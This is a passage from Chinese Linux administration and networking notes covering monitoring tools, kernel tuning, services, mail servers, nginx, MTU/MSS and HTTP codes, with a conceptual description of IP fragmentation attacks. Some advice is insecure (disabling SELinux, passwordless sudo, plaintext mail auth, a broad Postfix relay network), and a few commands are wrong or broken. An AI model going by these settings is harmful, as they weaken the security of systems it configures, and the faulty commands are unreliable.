#-B 表示以 byte 而非 bit 为单位,-P 显示端口号  
sudo iftop -B -P
```

工具默认自动将 IP 地址转换为主机名，会产生一定的 DNS 流量，扰乱测试。为讲其关闭，可使用 -n 命令。

11.23.4 sar 工具

也可以使用 sar 工具。在 Redhat/Fedora 下,sar 工具位于 sysstat 软件包中。

```
# 最后的数字表示刷新时间间隔，单位为秒  
sar -n DEV 3
```

经我验证，sar 统计的字节数为以太网层，包括其头部和尾部(虽然 Linux 抓不到帧尾的 FCS)，不包括前导码和帧间隔。

11.23.5 ifstat 工具

```
ifstat -a
```

11.23.6 ntop 工具

Ntop 是一种监控网络流量工具，用 ntop 显示网络的使用情况比其他一些网络管理软件更加直观、详细。Ntop 甚至可以列出每个节点计算机的网络带宽利用率。它是一个灵活的、功能齐全的，用来监控和解决局域网问题的工具；尤其当 ntop 与 nprobe 配合使用，其功能更加显著。它同时提供命令行输入和 web 页面，可应用于嵌入式 web 服务。跟 top 监视系统活动状况相似，ntop 是一个用来实时监视网络使用情况的工具。由于 ntop 具有 Web 界面模式，因此无论是配置还是使用都很容易在短时间之内快速上手。

11.23.7 iptraf 工具

Interactive Colorful IP LAN Monitor。可查看每条连接的信息。

```
iptraf -i eth0
```

11.23.8 slurm 工具

Simple Linux Utility for Resource Management，查看网络流量的一个工具。

```
slurm -i eth0
```

彩色 curse 节目，有部分文字是白色，在浅色背景下看不清楚。

11.24 Linux 系统调优

<http://soft.chinabyte.com/os/3/11851003.shtml> <http://coolshell.cn/articles/7490.html>

也许你可以怀疑 linux 平台，但是你无法回避 linux 平台赋予你微调内核的能力。比如，内核 TCP/IP 协议栈使用内存池管理 sk_buff 结构，那么可以在运行时期动态调整这个内存 pool(skb_head_pool) 的大小——通过 echo XXXX>/proc/sys/net/core/hot_list_length 完成。

成。再比如 listen 函数的第 2 个参数 (TCP 完成 3 次握手的数据包队列长度), 也可以根据你平台内存大小动态调整。更甚至在一个数据包数目巨大但同时每个数据包本身大小却很小的特殊系统上尝试最新的 NAPI 网卡驱动架构。

11.24.1 TCP/IP 子系统调优

/proc 目录下的所有内容都是临时性的, 所以重启动系统后任何修改都会丢失。如欲在系统启动时自动修改 TCP/IP 参数, 可将下面代码增加到/etc/rc.local 文件:

```
echo 256960 > /proc/sys/net/core/rmem_default #默认的接收窗口大小  
echo 256960 > /proc/sys/net/core/rmem_max # 最大的TCP数据接收缓冲  
echo 256960 > /proc/sys/net/core/wmem_default  
echo 256960 > /proc/sys/net/core/wmem_max  
  
echo 0 > /proc/sys/net/ipv4/tcp_timestamps #时间戳在(请参考RFC 1323)TCP的包头增加12个字节  
echo 1 > /proc/sys/net/ipv4/tcp_sack #只重传丢失的包  
echo 1 > /proc/sys/net/ipv4/tcp_window_scaling #支持更大的TCP窗口。如果TCP窗口最大超过64KB
```

注: 上面实例中的数值可以实际应用, 但它只包含了一部分参数。

另外一个方法: 使用 /etc/sysctl.conf 在系统启动时将参数配置成您所设置的值:

```
net.core.rmem_default = 256960  
net.core.rmem_max = 256960  
net.core.wmem_default = 256960  
net.core.wmem_max = 256960  
net.ipv4.tcp_timestamps = 0  
net.ipv4.tcp_sack =1  
net.ipv4.tcp_window_scaling = 1
```

11.24.2 文件子系统调优

禁用 atime

atime 是最近访问文件的时间, 每当访问文件时, 底层文件系统必须记录这个时间戳。因为系统管理员很少使用 atime, 禁用它可以减少磁盘访问时间。禁用这个特性的方法是, 在 /etc/fstab 的第四列中添加 noatime 选项。

文件描述符数量

在 Linux 上配置文件描述符有点复杂。

使用这个命令增加内核文件描述符的限制：

```
# echo 8192 >; /proc/sys/fs/file-max
```

最后，增加进程文件描述符的限制，在你即将编译 squid 的同一个 shell 里执行：

```
sh# ulimit -Hn 8192
```

/etc/security/limits.conf 是对用户的限制：

```
* soft nofile 8192  
* hard nofile 20480
```

星号代表所有用户，nofile 代表能打开的文件总数（noproc 代表进程数限制）。

11.24.3 内存子系统的调优

内存子系统的调优不是很容易，需要不停地监测来保证内存的改变不会对服务器的其他子系统造成负面影响。配置 Linux 内核如何更新 dirty buffers 到磁盘：

```
sysctl -w vm.bdflush="30 500 0 0 500 3000 60 20 0"
```

配置 kswapd daemon，指定 Linux 的内存页数量：

```
sysctl -w vm.kswapd="1024 32 64"
```

11.24.4 关闭闲置的 CPU 核心

```
echo 1 > /sys/devices/system/cpu/cpu3/online
```

11.24.5 其他

关闭不需要的服务，关闭不需要的 tty，关闭 ipv6/GUI。

11.25 分区创建与挂载

11.25.1 启动自动挂载设置

设置/etc/fstab，使得一些硬盘分区开机自动挂载。

```
1 UUID=4C0E    /media/D \
2 ntfs -3g defaults ,nosuid ,nodev ,locale =zh_CN.UTF-8      0      0
3 UUID=077 /media/E12   ext4      defaults      0      0
```

然后执行

```
1 mount -a
```

有个图形工具叫做 pysdm；另外对于 ntfs 分区，可以使用 ntfs-config 工具。配置完/etc/fstab 后，使用 mount -a 命令执行该文件。

11.25.2 分区查看与创建

分区创建可使用 fdisk 和 cfdisk 命令，fdisk 的 man 页自称 buggy，推荐使用 cfdisk 等。
df 可以查看分区使用率。

11.25.3 分区格式化

使用 mkfs 工具。

11.25.4 分区挂载

例如挂载优盘 sdc，执行：

```
sudo mount -t msdos -o uid=li,gid=li /dev/sdc1 /mnt
```

11.26 进程查看

显示所有进程：

```
pstree -p # -p 选项会打印出PID的值，否则只打印名字  
ps -ef
```

11.27 进程控制

按照 NOHUP 方式执行进程:

```
nohup ./cdn > /dev/null 2>&1 &
```

noup:run a command immune to hangups, with output to a non-tty

杀进程:

```
kill [信号] pid  
pkill [信号] pattern  
fuser -km 文件名
```

xkill 杀死单一窗口如需重启，可按住 Alt SysRq，再依次按 REISUB

11.27.1 进程查找

返回程序 program 的 pid:

```
pidof program  
pgrep program  
ps -ef|grep program|awk '{print $2}'
```

pgrep 的 -f 参数使得查找的 pattern 不仅局限于程序名，而是整个命令行。-u 参数可以限制所属的 user。

通过 pid 查看进程的命令行参数:

```
cat /proc/2884/cmdline  
ps 3236|grep -v PID|awk '{print $5}'
```

通过 pid 查看进程的打开的 fd:

```
ls /proc/2884/fd
```

通过 pid 查看进程的打开的文件:

```
lsof -p 2884
```

通过程序名查看进程 program 的打开的文件:

```
lsof -c program
```

通过文件名查看打开该文件的进程

```
lsof ProberRun.log
```

```
fuser -m ProberRun.log
```

显示打开了某个端口的进程

```
lsof -i:8082 #只包括本用户的进程, root用户除外
```

```
lsof -i |grep 8082
```

```
netstat -nlpt |grep 8082
```

11.28 Linux 运行与服务

11.28.1 rc scripts

init.d/存放各种服务器和程序的二进制文件存放目录。

对每个运行级别 x, rcx.d/存放各个启动级别的执行程序连接目录, 里头的东西都是指向 init.d/的一些软连接。

CentOS/Ubuntu 下的/etc/rc.local 脚本将在所有其他 init 脚本之后执行, 用户可将自己想要开机执行的指令追加到这个脚本里。

rc 是 runcom(runcom 应该是运行命令的意思) 的简称。

/etc/inittab is only used by upstart for the default runlevel. System initialization is started by /etc/init/rcS.conf. Individual runlevels are started by /etc/init/rc.conf Terminal gettys are handled by /etc/init/tty.conf and /etc/init/serial.conf, with configuration in /etc/sysconfig/init.

11.28.2 systemd

systemd 的启动级别配置文件位于 /lib/systemd/system/ 目录下。

更改默认启动级别:

```
systemctl set-default TARGET.target
```

查看默认启动级别:

```
systemctl get-default
```

11.28.3 xrdp

```
systemctl start xrdp.service  
systemctl enable xrdp.service  
chcon -t bin_t /usr/sbin/xrdp  
chcon -t bin_t /usr/sbin/xrdp-sesman
```

11.28.4 Ubuntu 系统服务

Ubuntu 使用 service 命令来临时启动和停止服务。service 是一个脚本，调用 start,stop 等可执行文件。

Ubuntu 上可以使用工具 update-rc.d 或 sysv-rc-conf 来管理服务，但经尝试似乎效果不理想。

```
sysv-rc-conf --list  
sysv-rc-conf apache2 on
```

11.28.5 RHEL 系统服务

service 命令运行/etc/init.d 目录下的 System V 脚本或/etc/init 目录下的 upstart jobs。这些脚本应至少支持 start, stop 参数，有些支持 status, restart 参数。

service runs a System V init script or upstart job in as predictable environment as possible, removing most environment variables and with current working directory set to /.

重启网络：

```
service network restart
```

查看所有服务的状态

```
service --status-all
```

将所有支持 status 命令的服务运行一遍

11.28.6 at 工具

在 CentOS 及 Ubuntu 系统上，at 命令所在的软件包为 at。

atd 所执行的内容由标准输入提供，或者通过 -f 选项指定一个脚本。例如，如果需要立即执行“wall haha”命令：

```
echo wall haha | at now
```

11.28.7 cron 工具

cron 执行时，也就是要读取三个地方的配置文件：一是/etc/crontab，二是/etc/cron.d 目录下的所有文件，三是每个用户的配置文件。

以下命令编辑用户 crontab 表：

```
crontab -e
```

表的列依次表示：分，时，日，月，周几，命令。

亦可直接编辑/var/spool/cron/目录下的文件，某用户对应的 crontab 文件的文件名为其用户名。

```
echo "8 8 * * * /usr/sbin/logrotate /etc/logrotate.d/active-prober.conf" >> /var/spool/cr
```

以下命令查看 crontab 表：

```
crontab -l
```

11.29 用户与组

11.29.1 用户增加与删除

useradd, adduser, userdel, deluser, usermod, delgroup

使用 useradd 时，如果后面不添加任何参数选项，例如:#sudo useradd test 创建出来的用户将是默认“三无”用户：一无 Home Directory，二无密码，三无系统 Shell。使用 adduser 时，创建用户的过程更像是一种人机对话，系统会提示你输入各种信息，然后会根据这些信息帮你创建新用户。

```
useradd -m -s /bin/bash user
```

-m 表示创建家目录，默认不创建。

注意-p 选项以密文方式设置密码，似乎没什么用。

```
userdel -r user
```

删除用户及其家目录

11.29.2 设置用户的 Bash 工作环境

通常在.bash_profile 中调用.bashrc：

```
if [ -f ~/.bashrc ]; then . ~/.bashrc; fi
```

11.29.3 设置用户为 sudoer

执行 visudo 命令，在打开的文件中添加一行

```
userA ALL=(ALL)    ALL  
userB ALL=(ALL)    NOPASSWD: ALL
```

visudo 相当于修改/etc/sudoers 文件。userB 执行 sudo 的时候不需要输入密码。

可以在 bashrc 或 profile 中添加如下内容，修改 PATH

```
PATH=/usr/sbin:/usr/local/sbin:/sbin:$PATH  
export PATH
```

11.29.4 用户所在组

查看用户所在组

方法一:id 命令和 groups 命令方法二:/etc/group, 格式:

```
group_name:password('x'):GID:user_list(separated by commas)
```

将用户加入组

在 Debian 系上，采用命令

```
adduser username groupname
```

一般地，有

```
usermod -a -G <groupname> username
```

11.29.5 用户的 shell

/etc/passwd 包含了家目录，shell 等用户信息查看系统安装的 shell

```
cat /etc/shells
```

查看当前 shell

```
echo $SHELL
```

更改某用户的 shell

```
usermod -s /bin/zsh someuser
```

11.29.6 修改用户名和主机名

用户名在/etc/shadow 中修改，Ubuntu 主机名需要在/etc 目录下 hostname 和 hosts 两个文件下修改，Centos6.4 主机名通过/etc/sysconfig/network 文件修改。

11.29.7 特殊文件权限

setuid, setgid 和粘贴位为特殊文件权限。

当一个可执行文件具有 setuid 这个权限时，文件的运行者将具有文件的所有者所拥有的权限。通常 passwd 程序具有 setuid 权限。

```
-r-sr-sr-x  3 root      sys      104580 Sep 16 12:02 /usr/bin/passwd
```

如果 root 用户所拥有的程序具有特殊文件权限:w，则能够运行这个程序的用户将拥有 root 用户的 uid，这将构成安全隐患。另外，普通用户可以让自己拥有的程序具有特殊文件权限，其他用户运行了这个程序，将拥有该用户的权限。

若一个目录被设置 setgid 权限，在该目录下创建的文件以该目录的所有者为所有者，而非以创建者为所有者。

```
-r-x--s--x  1 root      mail      63628 Sep 16 12:01 /usr/bin/mail
```

当粘贴位被设置于一个目录时，目录下的文件将被作防删除包含：只有文件的 owner，目录的 owner 或 root 才可删除文件。/tmp 目录常被设置粘贴位。

```
drwxrwxrwt 7  root  sys   400 Sep  3 13:37 tmp
```

11.29.8 ACL

```
setfacl -m d:u:myuser1:rx /srv/projecta
```

11.29.9 executing command as specified user

```
su USER -c "CMD"
```

11.30 Ftp 配置

11.30.1 Ftp 命令

登录某 ftp 服务器，ftp 命令的参数可以是主机，也可不带参数，而在 ftp 命令界面下采用 open 命令：

```
1 ftp 1.1.1.1
```

close 和 disconnect 命令关闭与远程机的连接，但是使用户留在本地计算机的 ftp 程序中。

bye 命令都关闭用户与远程机的连接，然后退出用户机上的 ftp 程序。

cd, ls, pwd 等命令是针对远程主机的。

'!ls' 或 '!dir' 命令相当于本机下的 ls 命令。lcd 则在本机切换目录。'!pwd' 是本地端的 pwd。

other useful commands:

```
1 open 1.1.1.1
2 send FILENAME
3 get FILENAME
4 dir # list remote folder
```

The passive command can turn on/off passive mode.

11.30.2 vsftpd 配置

配置文件位于/etc/vsftpd 目录下，ftpusers 文件存放的是黑名单，user_list 可以是白名单或黑名单。可在 vsftpd.conf 中设置 userlist_deny=NO，表示此为白名单，应将有登录权限的用户名追加于此文件。

通过设置 SELinux，运行 ftp 访问用户目录：

```
1 setsebool -P ftp_home_dir=1
```

Allow local login for test purposes:

```
1 LOCAL_ENABLE = YES
```

Restrict PASV port to a small range:

```
1 pasv_enable=YES  
2 pasv_max_port=11021  
3 pasv_min_port=11020
```

11.30.3 tFtp 配置

Ubuntu 下，安装 tftp-hpa。在 /etc/default/tftp-hpa 目录下配置。RHEL/CentOS 环境下，安装 tftp-server。守护进程名称为 in.tftpd。

tftp 的配置文件在 /etc/xinetd.d/tftp，可修改 disable=no，默认路径等参数。然后执行：

```
1 service xinetd restart
```

可用 netstat 命令查看 69 号端口是否开启。测试发现 xinetd 开启若干分钟后,in.tftpd 守护进程才启动。此时可在另一台主机上测试：

```
1 tftp (serverip)  
2 tftp>get (some_file_name)
```

如果结果是

```
1 Error code 0: Permission denied
```

可能是 selinux 问题。运行

```
1 ls -alZ
```

结果应包含：

```
1 user_u:object_r:tftpdir_t
```

解决办法是：

```
1 restorecon -Rv /tftpboot
```

11.31 邮件配置：MTA,MRA,MUA

邮件的账户，实质上就是邮件服务器主机上的用户账户。

11.31.1 Postfix

默认安装后，可能需修改/etc/postfix 目录下的配置文件。另外，要开放防火墙。

```
inet_interfaces = all
mynetworks_style = subnet
mynetworks = 168.100.189.0/28, 127.0.0.0/8, 172.0.0.0/8
```

邮箱格式有 mbox(默认) 和 Maildir 两种风格。采用 Maildir 方式，设置用户的邮箱路径设置为：

```
home_mailbox = Maildir/
```

修改配置文件后需要重新加载：

```
postfix reload
```

但如果修改了 inet_interfaces 参数则需要重启服务器：

```
service postfix restart
```

也可如此重启 postfix：

```
sudo postfix stop
```

```
sudo postfix start
```

查看启动状态

```
postfix status
```

查看参数配置

```
postconf
```

Postfix 默认接受相同网络 (通过 mynetworks 参数设置) 的邮件客户 IP，其他网络的客户端需要经过 **SASL 认证**。Postfix 支持 Cyrus SASL 以及 Dovecot 提供的 SASL。Cyrus SASL 本身又包含多种认证方式，学习起来较为复杂。

如果遭遇到权限错误，需检查 selinux 设置。

Postfix 最好能够开启 **TLS 支持**。

参考：

Ubuntu 官方文档：[PostfixBasicSetupHowto](#)

[Postfix Howtos and FAQs](#)

[Postfix Documentation](#)

11.31.2 Dovecot

Dovecot 的配置文件位于/etc/dovecot。

在 dovecot.conf 中设置 MRA 所支持的协议 (pop3, imap 等):

```
# Protocols we want to be serving.  
#protocols = imap pop3 lmtp  
protocols = pop3 imap
```

邮箱路径要同 MTA 的设置一致。可采用 mbox 风格:

```
mail_location = mbox:~/mail:INBOX=/var/mail/%u  
mail_access_groups = mail
```

或采用 Maildir 风格:

```
mail_location = maildir:~/Maildir
```

如果采用 mbox 风格, 且初次运行时并不存在 /.imap/INBOX 路径, dovecot 将创建它, 并将其 group 设置为 mail。然后 dovecot 本身是以具体邮箱用户的身份运行, 并无权限将文件的 group 设置为 mail, 因为该用户不属于 mail 组。因此需要设置 mail_access_groups。但如此会导致一些安全隐患。

常用的设置项还有

```
# Disable LOGIN command and all other plaintext authentications unless  
# SSL/TLS is used (LOGINDISABLED capability). Note that if the remote IP  
# matches the local IP (ie. you're connecting from the same computer), the  
# connection is considered secure and plaintext authentication is allowed.  
disable_plaintext_auth = no  
# SSL/TLS support: yes, no, required. <doc/wiki/SSL.txt>  
ssl = no
```

查看 Dovecot 的日志文件存储路径:

```
% doveadm log find
```

通常其日志文件为 /var/log/maillog。

参考 [Dovecot 官方 Wiki](#)。

11.31.3 Cyrus SASL 认证配置

Cyrus SASL 的 saslauthd 守护进程支持多种认证渠道，包括/etc/shadow, PAM, 借助 IMAP 服务器等。除 saslauthd 外，Cyrus SASL 也支持通过 sasldb, sql, ldapdb 三种插件来进行认证。

Cyrus SASL 提供的认证机制包括：plain, login, DIGEST-MD5, CRAM-MD5 等。

如果要采用 plain 和 login 机制，需要安装相应的包：

```
yum install cyrus-sasl-plain
```

```
/etc/init.d/saslauthd start
```

需要合理设置 Maildir 的权限，否则 SELINUX 可能会导致认证失败

```
setenforce 0
```

```
sestatus
```

testsaslauthd 可用于测试账号认证功能：

```
testsaslauthd -u username -p password
```

配置 Postfix 的认证：

```
/etc/postfix/main.cf:  
smtpd_sasl_type = cyrus  
smtpd_sasl_path = smtpd  
smtpd_sasl_auth_enable = yes  
broken_sasl_auth_clients = yes
```

详情可参考：

[Postfix 官方文档: SASL Howto。](#)

[Patrick Ben Koetter: Postfix SMTP AUTH \(and TLS\) HOWTO。](#)

11.31.4 Dovecot SASL 认证配置

前提条件是配置好 Dovecot 本身的认证机制，然后设置 Postfix 令其借助于该机制进行认证。

```
/etc/dotecov/conf.d/10-master.conf:  
    service auth {  
        ...  
        unix_listener /var/spool/postfix/private/auth {  
            mode = 0660  
            # Assuming the default Postfix user and group  
            user = postfix  
            group = postfix  
        }  
        ...  
    }  
  
/etc/dotecov/conf.d/10-auth.conf:  
    auth_mechanisms = plain login  
  
/etc/postfix/main.cf:  
    smtpd_sasl_type = dovecot  
    smtpd_sasl_path = private/auth  
    smtpd_sasl_auth_enable = yes  
    broken_sasl_auth_clients = yes
```

11.31.5 mailx 发送邮件

mail 命令由软件包 mailx(Debian 系称作 mailutils) 提供。mail 可连接本地的 MTA 发送邮件。

以下命令可用于发送邮件，命令行中给出收件人和主题，以 shell 为编辑器编写邮件正文，以 EOT 结束编辑。-s 参数可给出，也可不给，留在编辑时写出主题。

```
mail -s MySubject root@zld_02.chanct.com
```

也可以在命令行中直接给出邮件的正文内容：

```
echo "mail content" |mail -s test admin@aispider.com
```

还可以用文件作为正文内容：

```
mail -s test admin@aispider.com < file
```

11.31.6 mailx 查看邮件

不带任何参数执行 mail 命令, 将查看当前用户的邮件。用户的邮件位于 /var/spool/mail/ 用户名目录下, 这一路径由环境变量 MAIL 设置。

```
export MAIL=
```

在邮件查看界面下可使用一些子命令。

? 给出命令提示

file|folder 查看邮箱概要

x 退出 mail 界面, 不执行变更

q 退出 mail 界面, 执行变更

t|type|p|print msglist 显示邮件正文

f|from msglist 显示邮件概要

s|save msglist fname 追加邮件至 fname 文件, 标记为已保存

copy msglist fname 追加邮件至 fname 文件, 不标记为已保存

n|回车 迭代至下一封邮件并查看正文

v|visual 用编辑器打开当前邮件

d msglist 删 除邮件

子命令中的 msglist 为邮件的 id 列表, 如 “1 3 7” 表示第一、第三、第七封邮件, “2-4” 表示第二、第三、第四封邮件。如果 msglist 不给出, 则认为是上一次被显示的邮件。

11.32 Nginx 配置

Linux 系统下搭建 Web 服务器的一个简易方法是使用 Python 的 SimpleHTTPServer 模块:

```
python -m SimpleHTTPServer 8080
```

CentOS 的 epel 仓库中包含了一个 nginx 软件包，可通过 yum 从 epel 中安装 nginx：

```
yum -y install epel-release  
yum -y install nginx  
service nginx start
```

在 Ubuntu 14.04 下使用 apt-get 安装后，可执行文件在 /usr/bin 目录，配置文件在 /etc/nginx 目录，网页文件在 /usr/share/nginx/html 目录。

核心的配置文件为 nginx.conf，其可用 include 指令包含任意其他配置文件，默认包含 conf.d 子目录下的文件。

使用文件拷贝来安装配置 Nginx(前提是 configure 时指定 prefix 局限在一个用户目录中)，需要修改某些配置以便同别人区分开：更改 server 块下 listen 配置，修改端口号；更改 pid 配置，修改 pid 文件路径；修改 lua_packet_path 这种参数。

配置代理服务器

```
server {  
    listen 8000;  
    root html;  
    index index.html index.htm;  
  
    location / {  
        proxy_pass http://127.0.0.1:8082;  
    }  
}
```

第 12 章

Machine Learning

12.1 Common Questions

12.1.1 feature importance

Feature Importance and Feature Selection With XGBoost in Python

第 13 章

计算机网络

13.1 TCP/IP 报文长度

13.1.1 包头长度

协议	头部字节	备注	RFC
UDP	8	定长	RFC768
TCP	20	包含选项字段	RFC793
ICMP	8	定长	RFC792
IPv4	20	包含选项字段, 包头范围 20-60	RFC791
IPv6	40	固定头部 40 字节, 扩展头部每个至少 8 字节	RFC2460
Ethernet	14	源目的地址各 6 字节, 类型 2 字节	RFC894

表 13-1 TCP/IP 包头长度

13.1.2 MTU 和 MSS

MTU(最大传输单元)为网络链路属性, 其值为链路层载荷长度, 不包含链路层首部([16]2.8)。如果 IP 包长超过 MTU 则要分片。以太网 MTU 一般为 1500, IEEE802.3 网络的 MTU 为 1492, Point-to-point 网络的 MTU 为 296。X.25 网络的 MTU 为 576。RFC791 规定支持 IPv4 的网络, 其 MTU 至少为 68。RFC2460 规定支持 IPv6 的网络 MTU 至少为 1280。

由于以太网 MTU 一般为 1500, 意味着以太网帧最大为 1514 字节, 而 IP 载荷为 1480 字节。对于以太网上经过分片的 UDP(或 ICMP)报文, 第一片 IP 会包含 UDP(或 ICMP)头, 意味着应用层载荷最大为 1472 字节, 而其他片的应用层载荷同样是 1480 字节。

RFC2460 规定 MTU 必须至少为 1280。如果不能将 1280 长的包一次性传递, 则在链路层分片。总之不能要求网络层分片。路由器不得对 IPv6 包分片, 主机可以对包分片, 以适应链路上最短的 MTU。如果遇到了超过自己 MTU 的 IPv6 包, 会将其丢弃, 并向源主

机发送 ICMPv6 Type2 消息：Packet too big。主机被“强烈建议”实现路径 MTU 发现功能，以发现可以将包长设置为超过 1280 字节的机会。IPv6 的最小实现可以不支持路径 MTU 发现，但必须限制自己发包长度不超过 1280。

`netstat -i` 命令能够打印出主机网络接口信息，包括 MTU([16]3.9)，参??。

MTU 不同于系统必须支持 IP 包长最小值。RFC791 规定 IPv4 主机必须至少支持 576 字节的 IPv4 包。对于 576 字节的包，IP 包头长度至多 60 字节，可以留出 512 字节给上层协议。RFC2460 规定结点必须接受（重组后）长度可达 1500 字节的 IPv6 包。

MSS 为 TCP 层参数，表示 TCP 报文端最大载荷，不包含 TCP 协议头部。SYN 报文段中有 MSS 选项，向对方宣告自己希望接收的 MSS 值。如果某方没有收到 MSS 通告，则假定对方 MSS 为 536，因为对方必须至少支持 576 字节的 IPv4 包。如果连接的两端都在同一个以太网内，为自己选择 MSS 时常选择 1460，使得 IP 包长恰好为以太网 MTU1500。如果是 802.3 网络，则选择 1452。有些 BSD 协议栈要求 MSS 为 512 的倍数，因此主机可能会选择 1024。如果连接时目标 IP 不在本地局域网内，则常选择 536。

TCP 报文通过路径 MTU 检查和设置 MSS 可以避免分片。

13.1.3 分片攻击

Exploit 的英文本意为“利用”。在计算机安全术语中，这个词通常表示利用程序中的某些漏洞，来得到计算机的控制权（使自己编写的代码越过具有漏洞的程序的限制，从而获得运行权限）。这个词同时也表示为了利用这个漏洞而编写的攻击程序（即 Exploit 程序）。经常还可以看到名为 ExploitMe 的程序。这样的程序是故意编写的具有安全漏洞的程序，通常是为了练习写 Exploit 程序。

IP 分片攻击 (exploit) 可能有以下形式 [5]：

- 分片重叠。IP 包分片出现重叠或包含，有些系统可能不能很好地应对。是 Teardrop DOS attacks 的基础。
- 包长上溢。重组后的包超过了所声称的长度，或超过了 IP 包最大长度 65535。
- 报文不完整。缺失数据导致无法重组。
- 分片过小。某些分片不是最后一个分片，仍然小于 400 字节。
- 包数过多。
- 缓冲区满。大量的 IPv4 包缺少分片，或 IPv4 包分片过量，或两者兼有。通常用来试图绕过 IDS。例如 Rose 攻击。

Rose 攻击：不断发送如下包，每包分成两片，长度都很短，第一片 offset 值为 0，第二片 offset 值接近 IP 包长上限，如 64800。目标主机可能会分配完整的内存等待其他分片到来，以致出现 CPU、内存等资源的大量消耗，合法包被丢弃。此包无法通过 IP 层，故 TCP 端口等信息不会被检查。有些系统设置分片超时定时器，对于长期未完成分片重组的包会丢弃，从而应对这种攻击。

13.1.4 大小端

如果 LSByte 在 MSByte 的前面，即 LSB 为低地址，则该字节序是小端序；反之则是大端序。A big-endian machine stores the most significant byte first, and a little-endian machine stores the least significant byte first.

网络传输一般采用大端序，也被称为网络字节序，或网络序。IP 协议中定义大端序为网络字节序。

Linux 和 Windows 使用小尾端。Macintosh 使用大端序。

13.2 应用层协议

FTP 使用 TCP 生成一个虚拟连接用于控制信息，然后再生成一个单独的 TCP 连接用于数据传输。控制连接使用类似 TELNET 协议在主机间交换命令和消息。文件传输协议是 TCP/IP 网络上两台计算机传送文件的协议，FTP 是在 TCP/IP 网络和 INTERNET 上最早使用的协议之一，它属于网络协议组的应用层。FTP 客户机可以给服务器发出命令来下载文件，上传文件，创建或改变服务器上的目录。FTP 服务一般运行在 20 和 21 两个端口。端口 20 用于在客户端和服务器之间传输数据流，而端口 21 用于传输控制流，并且是命令通向 ftp 服务器的进口。当数据通过数据流传输时，控制流处于空闲状态。

SMTP (Simple Mail Transfer Protocol) 即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP 协议属于 TCP/IP 协议族，它帮助每台计算机在发送或中转信件时找到下一个目的地。通过 SMTP 协议所指定的服务器，就可以把 E-mail 寄到收信人的服务器上了，整个过程只要几分钟。SMTP 服务器则是遵循 SMTP 协议的发送邮件服务器，用来发送或中转发出的电子邮件。SMTP 是建立在 TCP 上的一种邮件服务，主要用于传输系统之间的邮件信息并提供来信有关的通知。在传输文件过程中使用端口：25。

DHCP(Dynamic Host Configuration Protocol，动态主机配置协议)是一个局域网的网络协议，使用 UDP 协议工作，主要有两个用途：给内部网络或网络服务供应商自动分配 IP 地址，给用户或者内部网络管理员作为对所有计算机作中央管理的手段，在 RFC 2131 中

有详细的描述。DHCP 有 3 个端口号，其中 UDP67 和 UDP68 为正常的 DHCP 服务端口，分别作为 DHCP Server 和 DHCP Client 的服务端口；546 号端口用于 DHCPv6 Client，而不同于 DHCPv4，是为 DHCP failover 服务，这是需要特别开启的服务，DHCP failover 是用来做“双机热备”的。

TFTP（Trivial File Transfer Protocol，简单文件传输协议）是 TCP/IP 协议族中的一个用来在客户机与服务器之间进行简单文件传输的协议，提供不复杂、开销不大的文件传输服务。端口号为 69。TFTP 是一个传输文件的简单协议，它基于 UDP 协议而实现，但是我们也不能确定有些 TFTP 协议是基于其它传输协议完成的。

下表是一些常用网络服务的端口号，详见 Linux 下/etc/services 文件：

ftp-data	20/tcp	#FTP, data
ftp	21/tcp	#FTP. control
telnet	23/tcp	
smtp	25/tcp mail	#Simple Mail Transfer Protocol
pop3	110/tcp	#Post Office Protocol - Version 3
domain	53/udp	#Domain Name Server
tftp	69/udp	#Trivial File Transfer
http	80/tcp www www-http	#World Wide Web
snmp	161/udp # Simple Net Mgmt Protocol	
https	443/tcp	
ms-sql-s	1433/tcp	#Microsoft-SQL-Server
ms-sql-m	1434/udp	#Microsoft-SQL-Monitor
终端服务	3389/tcp	
rtsp	554/tcp # Real Time Stream Control Protocol	
rtsp	554/udp	

13.2.1 应用层协议基于 TCP 还是 UDP

RIP 基于 UDP 传送，端口号 520。OSPF 不用 UDP 直接基于 IP。BGP 使用网络层 TCP（端口号为 179）数据报来传送。ICMP 使用 IP 数据包传送，但一般也看做 IP 层协议。

IGMP 使用 IP 数据包传送，同时也向 IP 提供服务，一般不看做单独的协议。

IP 电话一般使用 UDP 传送。

域名系统（英文：Domain Name System，缩写：DNS）是因特网的一项服务。它作为将域名和 IP 地址相互映射的一个分布式数据库，能够使人更方便的访问互联网。DNS 使用 TCP 和 UDP 端口 53。NFSv2 使用 UDP，NFSv3 支持 TCP 传输。

iSCSI 一般使用 TCP 端口 860 和 3260。

13.2.2 短网址

借助短网址您可以用简短的网址替代原来冗长的网址，让使用者可以更容易的分享链接。

13.3 HTTP

Range 头域可以请求实体的一个或者多个子范围。例如，
表示头 500 个字节：
bytes=0-499 表示第二个 500 字节： bytes=500-999 表示最后 500 个字节： bytes=-
500 表示 500 字节以后的范围： bytes=500- 表示第一个和最后一个字节： bytes=0-0,-1
同时指定几个范围： bytes=500-600,601-999

13.3.1 HTTP 状态码

1xx 消息这一类型的状态码，代表请求已被接受，需要继续处理。这类响应是临时响应，只包含状态行和某些可选的响应头信息，并以空行结束。由于 HTTP/1.0 协议中没有定义任何 1xx 状态码，所以除非在某些试验条件下，服务器禁止向此类客户端发送 1xx 响应。这些状态码代表的响应都是信息性的，标示客户应该采取的其他行动。

100 Continue 客户端应当继续发送请求。这个临时响应是用来通知客户端它的部分请求已经被服务器接收，且仍未被拒绝。客户端应当继续发送请求的剩余部分，或者如果请求已经完成，忽略这个响应。服务器必须在请求完成后向客户端发送一个最终响应。

101 Switching Protocols 服务器已经理解了客户端的请求，并将通过 Upgrade 消息头通知客户端采用不同的协议来完成这个请求。在发送完这个响应最后的空行后，服务器将会切换到在 Upgrade 消息头中定义的那些协议。只有在切换新的协议更有好处的时候才应该采取类似措施。例如，切换到新的 HTTP 版本比旧版本更有优势，或者切换到一个实时且同步的协议以传送利用此类特性的资源。

102 Processing 由 WebDAV (RFC 2518) 扩展的状态码，代表处理将被继续执行。

2xx 成功这一类型的状态码，代表请求已成功被服务器接收、理解、并接受。

200 OK 请求已成功，请求所希望的响应头或数据体将随此响应返回。

201 Created 请求已经被实现，而且有一个新的资源已经依据请求的需要而创建，且其 URI 已经随 Location 头信息返回。假如需要的资源无法及时创建的话，应当返回'202 Accepted'。

